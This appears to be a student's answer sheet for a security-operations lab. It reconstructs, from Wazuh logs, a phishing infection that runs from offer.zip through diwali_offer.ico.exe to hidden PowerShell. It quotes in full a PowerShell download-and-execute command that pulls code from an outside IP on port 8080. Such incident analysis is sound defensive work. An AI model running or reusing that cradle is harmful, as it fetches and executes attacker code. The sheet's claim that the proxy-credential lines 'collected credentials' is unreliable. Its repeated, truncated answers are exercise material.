
Answer: <https://14.192.128.13:8080/>

QUESTION 3



```
data.win.eventdata.commandLine powershell.exe -nop -w hidden -c $z=new-object net.webclient;$z.proxy=[Net.WebRequest]::GetSystemWebProxy();$z.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $z.downloadstring('http://14.192.128.13:8080/');
```





Observation / Findings

The Powershell process used web client to call the external remote server url <http://14.192.128.13> over port number 8080 and collected the credentials before moving on with the executions on Sep 4, 2026 at around the time of 15:43:28.351

Optional: Commands Used

I just kept the command in Wazuh as agent.ip:"192.168.75.18" but filtered out the timing from the time of Sep 4, 2026 15:43 to the Sep 4, 2026 16:00. Because the last thing it came suspicious as at this time, 15:43:22.399, so to avoid FPs, I selected the time from the last found suspicious. Because this is same thing that got executed in the last questions, so I didn't had to do anything here exactly.


Q4. As part of the investigation, you correlate endpoint, process, file, and network events from multiple security logs. Write down the sequence of events that led to the observed attack cycle from initial delivery upto payload execution.


Evaluation Objectives: Correlating events, building incident timeline and understanding attack progression


Answer:


1. User received a phishing email and he clicked the download as the email seems to be originated from the HR.
2. Through this, the file offer.zip got downloaded.
3. the User even extracted the ZIP file which he just downloaded got extracted in his system.
4. the file diwali_offer.ico.exe executed which contained phishing things and also it was looking so suspicious because it contained two extension executables as .ico and another one as .exe , which was not normal in nature, so that got executed at around Sep 4,2026 at 15:43:22.399.
5. The hidden PowerShell (-nop -w hidden -c) was launched by the attacker to remain hide or less visible from others.
6. PowerShell once ran, it called the <http://14.192.128.13:8080/> using \$z.downloadstring function as we saw.
7. The attacker got the credentials of next steps without continuing to execute on his own as the attacker collected the credentials.

QUESTION 4









Observation / Findings

1. User received a phishing email and he clicked the download as the email seems to be originated from the HR.
2. Through this, the file offer.zip got downloaded.
3. the User even extracted the ZIP file which he just downloaded got extracted in his system.
4. the file diwali_offer.ico.exe executed which contained phishing things and also it was looking so suspicious because it contained two extension executables as .ico and another one as .exe , which was not normal in nature, so that got executed at around Sep 4,2026 at 15:43:22.399.
5. The hidden PowerShell (-nop -w hidden -c) was launched by the attacker to remain hide or less visible from others.
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
Optional: Commands Used

Q5. Investigation shows that the user of 192.168.75.18 received an email appearing to originate from HR with the subject "DIWALI OFFER AS BONUS," containing an attachment named offer.zip. Name the file responsible for initiating the compromise?

Evaluation Objectives: Identifying phishing infection vector, determining execution point of compromise and analyzing malware delivery

Answer: diwali_offer.ico.exe

QUESTION 5



Observation / Findings

1. User received a phishing email and he clicked the download as the email seems to be originated from the HR.
2. Through this, the file offer.zip got downloaded.

	3. the User even extracted the ZIP file which he just downloaded got extracted in his system. 4. the file diwali_offer.ico.exe executed which contained phishing things and also it was looking so suspicious because it contained two extension executables as .ico and another one as .exe , which was not normal in nature, so that got executed at around Sep 4,2026 at 15:43:22.399. 5. The hidden PowerShell (-nop -w hidden -c) was launched by the attacker to remain hide or less visible from others. 6. PowerShell once ran, it called the <code>http://14.192.128.13:8080</code> using <code>\$z.downloadstring</code> function as we saw. 7. The attacker got the credentials of next steps without continuing to execute on his own as the attacker collected the credentials. So all in all the file named as 